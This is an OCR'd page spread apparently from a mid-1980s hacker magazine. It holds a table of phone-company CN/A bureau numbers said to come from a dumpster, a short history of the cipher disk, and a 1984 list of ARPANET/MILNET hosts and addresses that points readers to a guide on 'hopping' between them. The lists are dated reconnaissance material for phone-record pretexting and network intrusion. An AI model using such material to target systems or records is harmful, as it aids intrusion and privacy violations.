NPA	CN/A Number	Rev.	State (‡=Province)	NPA	CN/A Number	Rev.	State (‡=Province)	NPA	CN/A Number	Rev.	State (‡=Province)
201	201-676-7070		New Jersey	413	617-787-5300		Massachusetts	703	304-580-0255	1/85	Virginia
202	304-343-7016		Washington D. C.	414	608-252-6932		Wisconsin	704	912-784-0440		North Carolina
203	203-789-6815		Connecticut	415	415-543-6374		California	705	416-979-3469		Ontario (‡)
204	204-949-0900		Manitoba (‡)	416	416-979-0123		Ontario (‡)	707	415-543-6374		California
205	205-988-7000		Alabama	417	314-721-6626		Missouri	709	‡‡‡ NONE !!!		Newfoundland (‡)
206	206-382-5124		Washington	418	514-394-7440	11/84	Quebec (‡)	712	402-580-0255	1/85	Iowa
207	617-787-5300		Maine	419	614-464-0123		Ohio	713	713-861-7194		Texas
208	303-293-8777	10/84	Idaho	501	405-236-6121		Arkansas	714	818-501-7251		California
209	415-543-2861		California	502	502-583-2861		Kentucky	715	608-252-6932		Winconsin
212	518-471-8111		New York	503	206-382-5124		Oregon	716	518-471-8111		New York
213	818-501-7251		California	504	504-245-5330		Louisiana	717	412-633-5600		Pennsylvania
214	214-464-7400		Texas	505	303-293-8777		New Mexico	718	518-471-8111		New York
215	412-633-5600		Pennsylvania	506	506-648-3041		New Brunswick (‡)	801	303-293-8777		Utah
216	614-464-0123	10/84	Ohio	507	402-580-0255	1/85	Minnesota	802	617-787-5300		Vermont
217	217-525-5800		Illinois	509	206-382-5124		Washington	803	912-784-0440		South Carolina
218	402-345-0600	1/85	Minnesota	512	512-828-2501		Texas	804	304-344-8040		Virginia
219	317-265-4834		Indiana	513	614-464-0123		Ohio	805	415-543-2861		California
301	304-343-1401		Maryland	514	514-394-7440	11/84	Quebec (‡)	806	512-828-2501		Texas
302	412-633-5600		Delaware	515	402-580-0255	1/85	Iowa	807	416-979-3469		Ontario (‡)
303	303-293-8777		Colorado	516	518-471-8111		New York	808	212-344-4336		Hawaii
304	304-344-7935	1/85	West Virginia	517	313-223-8690		Michigan	809	212-344-4336		Caribbean
305	912-784-0440		Florida	518	518-471-8111		New York	812	317-265-4834		Indiana
306	306-347-2878		Saskatchewan (‡)	519	416-979-3469		Ontario (‡)	813	813-228-7871		Florida
307	303-293-8777	10/84	Wyoming	601	601-961-8139		Mississippi	814	412-633-5600		Pennsylvania
308	402-580-0255		Nebraska	602	303-293-8777		Arizona	815	217-525-5800		Illinois
309	217-525-5800		Illinois	603	617-787-5300		New Hampshire	816	816-275-2782		Missouri
312	312-796-9600		Illinois	604	604-432-2996		British Columbia(‡)	817	214-464-7400		Texas
313	313-223-8690		Michigan	605	402-580-0255	1/85	South Dakota	818	818-501-7251		California
314	314-721-6626		Missouri	606	502-583-2861		Kentucky	819	514-287-5151		Quebec (‡)
315	518-471-8111		New York	607	518-471-8111		New York	900	201-676-7070		Dial-It service special area code (SAC)
316	816-275-2782		Kansas	608	608-252-6932		Wisconsin				
317	317-265-4834		Indiana	609	201-676-7070		New Jersey	901	615-373-5791		Tennessee
318	504-245-5330		Louisiana	612	402-580-0255	1/85	Minnesota	902	902-421-4110		Nova Scotia (‡)
319	402-345-0600		Iowa	613	416-979-3469		Ontario (‡)	904	912-784-0440		Florida
401	617-787-5300		Rhode Island	614	614-464-0123		Ohio	906	313-223-8690		Michigan
402	402-580-0255	1/85	Nebraska	615	615-373-5791		Tennessee	907	‡‡‡ NONE !!!		Alaska
403	403-425-2652		Alberta (‡)	616	313-223-8690		Michigan	912	912-784-0440		Georgia
404	912-784-0440		Georgia	617	617-787-5300		Massachusetts	913	816-275-2782		Kansas
405	405-236-6121		Oklahoma	618	217-525-5800		Illinois	914	518-471-8111		New York
406	303-293-8777		Montana	619	818-501-7251		California	915	512-828-2501		Texas
408	415-543-6374		California	701	402-580-0255		North Dakota	916	415-543-2861		California
409	713-861-7194		Texas	702	415-543-2861		Nevada	918	405-236-6121		Oklahoma
412	412-633-5600		Pennsylvania					919	912-784-0440		North Carolina

Good as of December 1984. List found and uploaded by Shadow 2600. SOURCE: This list was directly taken from a New Jersey Business Office dumpster, and thus this list is complete, having all North American CN/A Bureaus that exist.
NOTE: 809 CN/A is for the Bahamas, Bermuda, Dominican Republic, Jamacia, and Puerto Rico

****

The Cipher Disk

This simple device has a distinguished history. Ever since its first invention it has been repeatedly re-invented in forms only slightly different from the original. Its story shows that man has sought to put the wheel to use in secret communications wherever possible, even as he also does in mechanics.

As invented in Italy sometime before 1470, it had similar concentric disks with the exception that one contained a "mixed" (scrambled) alphabet. Also, in some of the earlier versions, one of the two alphabets was composed of arbitrary symbols in lieu of conventional characters.

The appeal of the disk lay in the fact that with it, encipherment and decipherment could be performed without carrying bulky or compromising written materials.

The cipher disk came into large-scale use in the United States for the first time in the Civil War. The Federals' Chief Signal Officer patented a version of it, very similar to the original Italian disk, for use in flag signaling. Since his flag stations were within the view of Confederate signalmen as often as not, he prescribed frequent changes of setting.

About a half-century later the U.S. Army adopted a simplified version, very similar to this device, in which one alphabet was "standard" and the other "reverse-standard." Although technically this was a step backward, there were compensating advantages since the regularity of the alphabets tended to reduce error. During the period of the First World War and for several years afterward, the Army issued the disk in this form to units that needed a cipher which could be carried and used easily and which would give a few hours' protection to tactical messages.

In using this device you could leave the two disks in the same setting for an entire message, thus producing the simplest possible cryptogram. Or their setting could be changed with every letter of the message and, if the pattern of the setting-changes were complex enough, you would have an extremely secure cipher.

APRIL 1985

HOSTS BY LOCATION 27-Sep-84


STATE/COUNTRY / HOST NAME	HOST ADDRESS	SITE ADDRESS
ALABAMA		
ANNIS-MIL-TAC	26.2.0.113	USACC - Anniston
GUNTER-ADAM	26.1.0.13	Air Force Data Systems
GUNTER-TAC	26.2.0.13	Air Force Data Systems
MICOM-TAC	26.2.0.41	Army Missile Command
MICOM-TEST	26.1.0.41	Army Missile Command
APO		
FRANKFURT-MIL-TAC	26.0.0.116	Defense Communications Agency
ARIZONA		
YUMA-GW	26.3.0.75	Army Yuma Proving Ground
YUMA-TAC	26.2.0.75	Army Yuma Proving Ground
CALIFORNIA: Northern		
A-LHI-SRI-03	10.7.0.51	SRI International
AIDS-UNIX	10.2.0.56	Advanced Information
AMELIA-EC	26.4.0.16	NASA
AMES-MAS-GW	26.4.0.16	NASA
AMES-TAC	26.1.0.16	NASA
AMES-VMSB	26.3.0.16	NASA
FNOC-SECURE	26.3.0.33	Navy Fleet Numerical
KESTREL	10.3.0.32	Kestrel Institute
LBL	26.0.0.34	University of California
LBL-CSAM	26.1.0.34	University of California
LBL-MILNET-GW	10.0.0.68	Lawrence Berkeley
LLL-CRG	26.3.0.21	University of California
LLL-MFE	26.1.0.21	University of California
LLL-TIS	26.0.0.21	University of California
LLL-ZDIVISION	26.2.0.21	University of California
NPS	26.0.0.33	Naval Postgraduate School
NPS-TAC	26.2.0.33	Naval Postgraduate School
OFFICE-1	26.0.0.43	Tymshare, Inc.
OFFICE-10	26.1.0.93	Tymshare, Inc.
OFFICE-15	26.1.0.43	Tymshare, Inc.
OFFICE-2	26.2.0.93	Tymshare, Inc.
OFFICE-3	26.2.0.43	Tymshare, Inc.
OFFICE-7	26.3.0.43	Tymshare, Inc.
OFFICE-8	26.0.0.93	Tymshare, Inc.
PARC-MAXC	10.0.0.32	Xerox Corporation
PARC-VAXC	10.1.0.32	Xerox Corporation
RIACS-GW	26.6.0.16	Research Institute for
RIACS-ICARUS	26.6.0.16	Research Institute for
S1-A	26.1.0.95	University of California
S1-B	26.2.0.95	University of California
S1-B-GW	26.2.0.95	University of California
S1-C	26.3.0.95	University of California
SRI-AI	10.4.0.2	SRI International
SRI-C3ETHER-GW	10.1.0.107	SRI International
SRI-CSL	10.2.0.2	SRI International
SRI-F4	26.4.0.73	SRI International
SRI-GW	10.5.0.51	SRI International
SRI-IU	10.5.0.2	SRI International
SRI-KL	10.1.0.2	SRI International
SRI-MIL-TAC	26.3.0.73	SRI International
SRI-MILNET-GW	10.4.0.51	SRI International
SRI-NIC	10.0.0.51	SRI International
SRI-PR-GW1	10.1.0.51	SRI International
SRI-PR-GW2	10.3.0.51	SRI International
SRI-PR-GW3	10.0.0.107	SRI International
SRI-SPAM-TEST	10.2.0.107	SRI International
SRI-SPRM	10.0.0.2	SRI International
SRI-TSC	10.3.0.2	SRI International
SRI-UNIX	10.2.0.51	SRI International
SRI-WARF	26.1.0.73	SRI International
STANFORD-GATEWAY	10.1.0.11	Stanford University
SU-AI	10.0.0.11	Stanford University
SU-SCORE	10.3.0.11	Stanford University
SU-TAC	10.2.0.11	Stanford University
SUMEX-AIM	10.0.0.56	Stanford University Medical
UCB-ARPA	10.0.0.78	University of California
UCB-VAX	10.2.0.78	University of California
USGS3-TAC	26.1.0.70	U.S. Geological Survey
USGS3-VMS	26.0.0.70	U.S. Geological Survey
XEROX	10.2.0.32	Xerox Corporation
CALIFORNIA: Southern		
ACC	26.6.0.65	Advanced Computer
ACCAT-TAC	26.2.0.35	Naval Ocean Systems Center
ADA-VAX	26.2.0.103	USC
AERONET-GW	26.8.0.65	The Aerospace Corporation
AEROSPACE	26.2.0.65	The Aerospace Corporation
AFSC-SD	26.0.0.65	Air Force Systems Command
AFSC-SD-TAC	26.1.0.65	Air Force Systems Command
CIT-20	10.0.0.54	CALTECH
CIT-CS-GW	10.1.0.54	CALTECH
CIT-VAX	10.1.0.54	CALTECH
EDWARDS-2060	26.1.0.39	Edwards Air Force Base
EDWARDS-VAX	26.0.0.39	Edwards Air Force Base
ISI-GATEWAY	10.3.0.27	USC
ISI-HOBGOBLIN	10.1.0.52	USC
ISI-MCON-GW	10.1.0.22	USC
ISI-MILNET-GW	10.2.0.22	USC
ISI-PNGII	10.1.0.27	USC
ISI-PSAT-IG	10.3.0.22	USC
ISI-SPEECH11	10.0.0.22	USC
ISI-VAXA	10.2.0.27	USC
JPL-VLSI	10.3.0.54	Jet Propulsion Laboratory
LOGICON	26.2.0.3	Logicon, Inc.
MARTIN-ED	26.3.0.65	Martin Marietta Corporation
NOSC	26.0.0.3	Naval Ocean Systems Center
NOSC-F4	26.4.0.35	Naval Ocean Systems Center
NOSC-GW	26.0.0.3	Naval Ocean Systems Center
NOSC-SECURE2	26.0.0.35	Naval Ocean Systems Center
NOSC-SECURE3	26.3.0.35	Naval Ocean Systems Center
NOSC-TECR	26.1.0.35	Naval Ocean Systems Center
NPRDC	26.3.0.3	Naval Personnel Research
NPRDC-GW	26.3.0.3	Naval Personnel Research
NTEC-TACDEW-SD1	26.1.0.3	Sperry Technical Services
NWC-3603	26.1.0.85	Naval Weapons Center
NWC-307A	26.0.0.85	Naval Weapons Center
NWC-307B	26.3.0.85	Naval Weapons Center
NWC-TAC	26.2.0.85	Naval Weapons Center
RAND-ARPA-TAC	10.2.0.7	The Rand Corporation
RAND-UNIX	10.3.0.7	The Rand Corporation
RAND2-MIL-TAC	10.0.0.7	The Rand Corporation
UCLA-ATS	10.3.0.1	University of California
UCLA-CCN	10.1.0.1	University of California
UCLA-LOCUS	10.2.0.1	University of California
UCLA-TEST	10.0.0.1	University of California
USC-ECL	10.3.0.121	USC
USC-ECLB	10.0.0.23	USC
USC-ECLC	10.1.0.121	USC
USC-ISI	26.3.0.103	USC
USC-ISIB	10.3.0.52	USC
USC-ISIC	10.0.0.52	USC
USC-ISID	10.0.0.27	USC
USC-ISIE	26.1.0.103	USC
USC-ISIF	10.2.0.52	USC
USC-TAC	10.2.0.23	USC
COLORADO		
USGS2-MULTICS	26.0.0.69	U.S. Geological Survey
USGS2-TAC	26.1.0.69	U.S. Geological Survey
CONNECTICUT		
NUSC	26.3.0.92	Naval Underwater Systems
YALE	10.2.0.9	Yale University
YALE-GW	10.2.0.9	Yale University
DELAWARE		
UDEL-EE	10.2.0.96	University of Delaware
UDEL-GW	10.0.0.96	University of Delaware
UDEL-RELAY	10.0.0.96	University of Delaware
ENGLAND		
MINET-LON-EM	24.0.0.7	CINCUSNAVEUR
MINET-LON-TAC	24.1.0.7	CINCUSNAVEUR
FLORIDA		
AFSC-AD	26.0.0.53	Air Force Armament Division
AFSC-AD-TAC	26.3.0.53	Air Force Armament Division
EGLIN-VAX	26.6.0.53	Eglin Air Force Base
JAX1-MIL-TAC	26.4.0.110	Navy Regional Data
MARTIN	26.5.0.53	Martin Marietta Corporation
MARTIN-B	26.1.0.64	Martin Marietta Corporation
NCSC	26.4.0.53	Naval Coastal Systems Center
GEORGIA		
IGMIRS-FORSCOM	26.4.0.64	Forces Command
IGMIRS-FTGILLM	26.0.0.64	U.S. Army
ROBINS-TAC	26.2.0.64	Warner-Robins ALC/MMECDM
ROBINS-UNIX	26.3.0.64	Warner-Robins ALC/MMECDM
GERMANY		
DCA-EUR	24.3.0.2	DCA Europe
MINET-BRM-TAC	24.1.0.5	MINET Installation
MINET-HDL-TAC	24.1.0.4	DCA Europe
MINET-OBL-EM	24.0.0.1	U.S. Army Camp King
MINET-OBL-TAC	24.1.0.1	U.S. Army Camp King
MINET-RAM-TAC	24.1.0.3	U.S. Air Force
MINET-VHN-EM	24.2.0.2	DCA Europe
MINET-VHN-TAC	24.1.0.2	DCA Europe
PATCH	24.6.0.2	Headquarters, U.S.E.COM
SECKENHEIM-EMH	26.4.0.116	Army Materiel Development
HAWAII		
CINCPAC-TAC	26.2.0.36	Commander in Chief Pacific
HAWAII-EMH	26.1.0.36	DCS Technical Control
ILLINOIS		
AFCC-1	26.4.0.118	Air Force Communications
AFCC-2	26.5.0.118	Air Force Communications
AFCC-3	26.6.0.118	Air Force Communications
AFCC-4	26.7.0.118	Air Force Communications
ANL-MCS	26.1.0.55	Argonne National Laboratory
COMPION-VMS	26.2.0.55	Gould Software Division
SCOTT-TAC	26.1.0.59	Air Force Communications
SCOTT2-MIL-TAC	26.0.0.118	Air Force Communications
INDIANA		
PURDUE-CS-GW	10.2.0.37	Purdue University
PURDUE-X25	10.2.0.98	Purdue University
ITALY		
CPO	24.0.0.8	NTCC
MINET-CPO-TAC	24.1.0.8	Naval Tele[illegible]nications
MINET-SIG-TAC	24.1.0.9	NATO Marit[illegible]air Field
KOREA		
KOREA-EMH	26.0.0.117	AUTODIN Switching Center
KOREA-TAC	26.2.0.117	AUTODIN Switching Center
NORL-MIL-TAC	26.2.0.109	Navy Regional Data
LOUISIANA		
NRDCNOLA-U1100	26.3.0.109	Navy Regional Data
MARYLAND		
APG-1	26.1.0.29	Test and Evaluation Command
APG-2	26.6.0.29	Aberdeen Proving Ground
APG-3	26.4.0.29	Aberdeen Proving Ground
BRL	26.0.0.29	Army Armament Research
BRL-GATEWAY	26.3.0.29	Army Armament, Munitions
BRL-GATEWAY2	26.0.0.29	Army Armament Research
BRL-TAC	26.2.0.29	Army Armament Research
COINS-GATEWAY	26.1.0.57	National Security Agency
DAVID-TAC	26.2.0.81	David Taylor Naval Ship
DTNSRDC-GW	26.0.0.81	David Taylor Naval Ship
DTRC	26.3.0.81	David Taylor Naval Ship
MARYLAND	26.2.0.57	University of Maryland
MARYLAND-GW	26.2.0.57	University of Maryland
NALCON	26.1.0.81	David Taylor Naval Ship
NBS-AMRF	26.6.0.19	National Bureau of Standards
NBS-SDC	26.1.0.19	National Bureau of Standards
NBS-SSI	26.7.0.19	National Bureau of Standards
NEMS	26.0.0.81	David Taylor Naval Ship
NLM-GW	26.0.0.88	National Institutes of Health
NLM-MCS	26.0.0.88	National Institutes of Health
NSRDCOA-GW	26.3.0.81	David Taylor Naval Ship
NSWC-WO	26.0.0.102	Naval Surface Weapons Center
PAX-RV-TAC	26.3.0.97	Naval Electronics Systems
PAXRV-NES	26.2.0.97	Naval Electronics Systems
TYCHO	26.0.0.57	National Security Agency
MASSACHUSETTS		
A-LHI-BBN-01	10.6.0.63	BBN Communications
AFGL	26.1.0.66	Air Force Geophysics
AFGL-TAC	26.2.0.66	Air Force Geophysics
ARPANET-MC	10.5.0.82	BBN Communications
BBN-ARPA-TAC	10.1.0.63	Bolt Beranek and Newman Inc.
BBN-CLXX	10.0.0.5	Bolt Beranek and Newman Inc.
BBN-CRONUS-GW	10.6.0.82	Bolt Beranek and Newman Inc.
BBN-FIBERA-GW	10.2.0.5	Bolt Beranek and Newman Inc.
BBN-MIL-TAC	26.0.0.40	Bolt Beranek and Newman Inc.

BBN-MILNET-GW	10.5.0.5	BBN Communications
BBN-MINET-A-GW	26.1.0.40	BBN Communications
BBN-NET-GATEWAY	10.4.0.82	Bolt Beranek and Newman Inc.
BBN-PR-GW	10.6.0.5	Bolt Beranek and Newman Inc.
BBN-PR-STATION-1	10.7.0.5	Bolt Beranek and Newman Inc.
BBN-PSAT-IG	10.4.0.63	Bolt Beranek and Newman Inc.
BBN-RSM	26.3.0.72	Bolt Beranek and Newman Inc.
BBN-TESTO-GW	10.0.0.63	Bolt Beranek and Newman Inc.
BBN-UNIX	10.0.0.82	Bolt Beranek and Newman Inc.
BBN-VAN-GW	10.5.0.63	Bolt Beranek and Newman Inc.
BBN-VAX	10.1.0.82	Bolt Beranek and Newman Inc.
BBN-X25-GW	10.0.0.99	BBN Communications
BBN-X25-TEST3	10.3.0.99	BBN Communications
BBN-X25-TEST4	10.4.0.99	BBN Communications
BBNA	10.3.0.5	Bolt Beranek and Newman Inc.
BBNCCP	10.3.0.82	Bolt Beranek and Newman Inc.
BBNG	10.1.0.5	Bolt Beranek and Newman Inc.
CCA-GAC	10.2.0.31	Computer Corporation of Amer.
CCA-UNIX	10.0.0.31	Computer Corporation of Amer.
CCA-VMS	10.1.0.31	Computer Corporation of Amer.
CIGL-GVC-MULT	10.3.0.31	Honeywell Information Systems
CSNET-PDN-GW	10.4.0.5	Bolt Beranek and Newman Inc.
CSNET-RELAY	10.4.0.5	Bolt Beranek and Newman Inc.
CSNET-SH	10.7.0.82	Bolt Beranek and Newman Inc.
DDN2	26.2.0.72	Bolt Beranek and Newman Inc.
DEC-HUDSON	10.2.0.79	Digital Equipment Corporation
DEC-MARLBORO	10.1.0.79	Digital Equipment Corporation
DEC-TOPS20	10.0.0.79	Digital Equipment Corporation
HARVARD	10.0.0.9	Harvard University
HARVARD-GW	10.0.0.9	Harvard University
LL	10.0.0.10	MIT
LL-EN	10.4.0.10	MIT
LL-GW	10.5.0.10	MIT
LL-PSAT-IG	10.3.0.10	MIT
LL-SST	10.6.0.10	MIT
LL-VLSI	10.1.0.10	MIT
LL-XN	10.2.0.10	MIT
MINET-TC2-EN	24.0.0.11	Movements Information Network
MIT-AI	10.2.0.6	MIT
MIT-GW	10.0.0.77	MIT
MIT-MC	10.3.0.44	MIT
MIT-ML	10.3.0.6	MIT
MIT-MULTICS	10.0.0.6	MIT
MIT-TAC	10.2.0.77	MIT
MIT-TSTGW	10.2.0.44	MIT
MIT-XX	10.0.0.44	MIT
MITRE-BEDFORD	26.3.0.66	MITRE Corporation
TEP1	26.9.0.82	Bolt Beranek and Newman Inc.
TEST-HOSTS-X25	10.5.0.99	BBN Communications
VAX-X25	10.2.0.99	BBN Communications
MINNESOTA		
HI-MULTICS	10.1.0.94	Honeywell, Inc.
MISSOURI		
ALMSA-1	26.1.0.61	Automated Logistics
STL-HOST1	26.0.0.61	Army Aviation Systems Command
STL-HOST2	26.0.0.112	Army Aviation Systems Command
STLA-TAC	26.2.0.61	Army Information Systems
NEBRASKA		
SAC-ARPA-TAC	10.1.0.80	Strategic Air Command/ADXCC
SAC-GATEWAY	10.3.0.80	Strategic Air Command (SAC)
SAC-GW-2	10.5.0.80	Headquarters, SAC
SAC-MILNET-GW	10.2.0.80	SAC Command (SAC)
SAC-STATION	10.6.0.80	Headquarters, SAC
SAC1-MIL-TAC	26.1.0.105	SAC Command/ADXCC
SAC2-MIL-TAC	26.7.0.105	Headquarters, SAC
NEW HAMPSHIRE		
NTEC-TACDEW-NH2	26.0.0.92	Frey Federal Systems
NEW JERSEY		
ARDC	26.1.0.45	Army Armament Research
ARDC-TAC	26.0.0.45	Army Armament Research
CECOM-1	26.3.0.60	Army Communications
CECOM-2	26.0.0.60	Army Communications
CORADCOM-TAC	26.1.0.60	Army Communications
CORADCOM2-TAC	26.2.0.60	Army Communications
MONMOUTH-EISN	26.4.0.60	U.S. Army Communications
RUTGERS	10.1.0.89	Rutgers University
RUTGERS-GW	10.1.0.89	Rutgers University
TACTNET-GW	26.5.0.60	Army Communications
NEW MEXICO		
AFWL	26.1.0.48	Air Force Weapons Laboratory
AFWL-TAC	26.2.0.48	Air Force Weapons Laboratory
LANL	26.0.0.90	Los Alamos National
SANDIA	26.0.0.87	Sandia National Laboratories
SIMTEL20	26.0.0.74	White Sands Missile Range
WSMR-NET-GW	26.7.0.74	White Sands Missile Range
WSMR-TAC	26.2.0.74	White Sands Missile Range
WSMR01	26.1.0.74	White Sands Missile Range
NEW YORK		
BNL	26.1.0.58	Brookhaven National
COLUMBIA	10.3.0.89	Columbia University
COLUMBIA-20	10.0.0.89	Columbia University
COLUMBIA-GW	10.3.0.89	Columbia University
CORNELL	10.3.0.96	Cornell University
CORNELL-GW	10.3.0.96	Cornell University
GE-CRD	26.6.0.18	GE Corporate Research
NYU	26.0.0.58	New York University
NYU-GW	26.0.0.58	New York University
RADC-ARPA-TAC	10.0.0.119	Rome Air Development Center
RADC-LONEX	26.5.0.18	Rome Air Development Center
RADC-MULTICS	26.0.0.18	Rome Air Development Center
RADC-TAC	26.2.0.18	Rome Air Development Center
RADC-TOPS20	10.2.0.119	Rome Air Development Center
ROCHESTER	10.0.0.15	University of Rochester
UR-CS-GW	10.0.0.15	University of Rochester
NORTH CAROLINA		
BRAGG-ARPA-TAC	10.2.0.38	Chief, ADDS Experimental
BRAGG-PR-GW1	10.0.0.38	Chief, ADDS Experimental
BRAGG-PR-GW2	10.3.0.38	U.S. Army Airborne Board
BRAGG-STA1	10.1.0.38	Chief, ADDS Experimental
OHIO		
LOGNET2	26.0.0.47	Headquarters, Air Force
WPAFB-AFITA	26.5.0.47	Wright-Patterson Air Force
WPAFB-AFWAL	26.1.0.47	Air Force Wright
WPAFB-INFO1	26.3.0.47	Wright-Patterson Air Force
WPAFB-JALCF	26.4.0.47	Wright-Patterson Air Force
WPAFB-TAC	26.2.0.47	Aeronautical Systems
OKLAHOMA		
IGMIRS-SILL-IG	26.1.0.71	Headquarters, Department of
TINKER-MIL-TAC	26.2.0.71	Tinker Air Force Base
PENNSYLVANIA		
CDA-PDP01	26.1.0.114	Army Material Development
CMU-CS-A	10.1.0.14	Carnegie-Mellon University
CMU-CS-B	26.7.0.47	Carnegie-Mellon University
CMU-CS-C	10.3.0.14	Carnegie-Mellon University
CMU-GATEWAY	10.2.0.14	Carnegie-Mellon University
LSSA-DDI	26.3.0.50	Letterkenny Army Depot
NADC	26.0.0.24	Naval Air Development Center
NCAD-MIL-TAC	26.2.0.114	New Cumberland Army Depot
NCAD2-MIL-TAC	26.5.0.114	New Cumberland Army Depot
WHARTON-10	10.1.0.96	University of Pennsylvania
RHODE ISLAND		
NAVDAF-NEWPORT	26.4.0.92	Naval Data Automation
NUSC-ADA	26.1.0.92	Naval Underwater Systems
NUSC-NPT	26.2.0.92	Naval Underwater Systems
SCOTLAND		
MINET-HLH-TAC	24.1.0.13	NAVACTS
TENNESSEE		
ORNL-MSR	26.3.0.41	Oak Ridge National Laboratory
TEXAS		
A-LHI-COL-02	10.4.0.46	Rockwell International
AFMPC-1	26.0.0.101	Headquarters, Air Force
AFMPC-2	26.1.0.30	Headquarters, Air Force
BROOKS-AFB-TAC	26.0.0.30	Air Force Systems Command
COLLINS-GW	10.1.0.46	Rockwell International
COLLINS-PR	10.0.0.46	Rockwell International
COLLINS-TAC	10.2.0.46	Rockwell International
IGMIRS-FTBLISS	26.4.0.74	U.S. Army
UT-NSP	10.0.0.62	University of Texas
UT-SALLY	10.2.0.62	University of Texas at Austin
UTEXAS-20	10.1.0.62	University of Texas
THE NETHERLANDS		
MINET-RDM-TAC	24.1.0.6	MTMC TTCE
UTAH		
DPG-1	26.1.0.120	Dugway Proving Ground
DUGWAY-MIL-TAC	26.0.0.120	Dugway Proving Ground
UTAH-20	10.3.0.4	University of Utah
UTAH-CS	10.0.0.4	University of Utah
UTAH-GATEWAY	10.0.0.4	University of Utah
UTAH-TAC	10.2.0.4	University of Utah
VIRINIA		
ARI-HQ1	26.1.0.50	Army Research Institute
ARPA-MILNET-GW	10.2.0.28	Defense Advanced Research
ARPA-PNG11	26.3.0.106	Defense Advanced Research
ARPA1-MIL-TAC	26.1.0.106	Defense Advanced Research
ARPA2-MIL-TAC	26.2.0.106	Defense Advanced Research
ARPA3-TAC	10.0.0.28	Defense Advanced Research
ASPUR-CSC	26.2.0.8	Computer Sciences Corporation
CSC-GA	26.3.0.104	Computer Systems Command
CSG-GATEWAY	10.2.0.25	Teledyne Geotech
CSG-RING-GW	10.0.0.25	Teledyne Geotech
DARCOM-HQ	26.0.0.50	Army Materiel Development
DARCOM-TAC	26.2.0.50	Army Materiel Development
DARPA-GW	10.3.0.25	Center for Seismic Studies
DCEC-ARPA-TAC	10.2.0.20	Defense Communications
DCEC-GATEWAY	10.1.0.20	Defense Communications
DCEC-LSUS	26.4.0.104	Defense Communications
DCEC-LSUS2	26.1.0.104	Defense Communications
DCEC-MIL-TAC	26.2.0.104	Defense Communications
DCEC-MILNET-GW	10.7.0.20	Defense Communications
DCEC-PSAT	10.5.0.20	Defense Communications
DCEC-PSAT-IG	10.5.0.20	Defense Communications
DCEC-TAC	26.2.0.20	Defense Communications
DCN-GATEWAY	10.0.0.111	Linkabit Corporation
DDN-PMO-MIL-TAC	26.5.0.17	Defense Communications Agency
DDN1	10.1.0.25	Bolt Beranek and Newman Inc.
EDN-UNIX	10.3.0.20	Defense Communications
ETL-AI	26.7.0.50	U.S. Army Engineer
HUEY-GW	26.1.0.17	MITRE Corporation
IGMIRS-CIDC	26.2.0.67	Criminal Investigation
IGMIRS-DARCOM	26.3.0.67	U.S. Army Material
IGMIRS-TRADOC	26.4.0.84	Training and Doctrine Command
IPTO-GW	10.1.0.28	Defense Advanced Research
LOUIE-GW	10.3.0.111	MITRE Corporation
MITRE	26.0.0.17	MITRE Corporation
MITRE-GATEWAY	10.1.0.111	MITRE Corporation
MITRE-LAN	10.2.0.111	MITRE Corporation
MITRE-TAC	26.2.0.17	MITRE Corporation
NORFOLK-MILTAC	26.4.0.108	NAS Norfolk
NSWC-DL	26.0.0.84	Naval Surface Weapons Center
NSWC-G	26.1.0.84	Naval Surface Weapons Center
NSWC-OAS	26.3.0.84	Naval Surface Weapons Center
NSWC-TAC	26.2.0.84	Naval Surface Weapons Center
SEISMO	10.0.0.25	Teledyne Geotech
TCACCIS-CSC	26.3.0.26	Computer Sciences Corporation
USADHQ2	26.6.0.50	Headquarters DARCOM
WASHINGTON		
UW-VLSI	10.3.0.91	University of Washington
UW-VLSI-GW	10.3.0.91	University of Washington
WASHINGTON	10.0.0.91	University of Washington
WASHINGTON-TAC	10.2.0.91	University of Washington
WASHINGTON, D.C.		
AFSC-HQ	26.0.0.67	Air Force Systems
AFSC-HQ-TAC	26.1.0.67	Air Force Systems
DCA-EMS	26.5.0.104	Defense Communications Agency
IGMIRS-DAIG	26.1.0.26	Headquarters, Department of
NARDACWASH-001	26.5.0.8	Navy Regional Data
NBS-PL	26.3.0.19	National Bureau of Standards
NBS-UNIX	26.2.0.19	National Bureau of Standards
NBS-VMS	26.0.0.19	National Bureau of Standards
NRL	26.0.0.8	Naval Research Laboratory
NRL-AIC	26.1.0.8	Naval Research Laboratory
NRL-ARCTAN	26.6.0.8	Naval Research Laboratory
NRL-CSS	26.7.0.8	Naval Research Laboratory
NRL-CSS-GW	26.7.0.8	Naval Research Laboratory
NRL-TOPS10	26.3.0.8	Naval Research Laboratory
PENTAGON-TAC	26.0.0.26	Air Force Data Services
WISCONSIN		
WISC-GATEWAY	10.0.0.94	University of Wisconsin


see "ARPANet Hopping" from 1984 collection for details on how to use this data

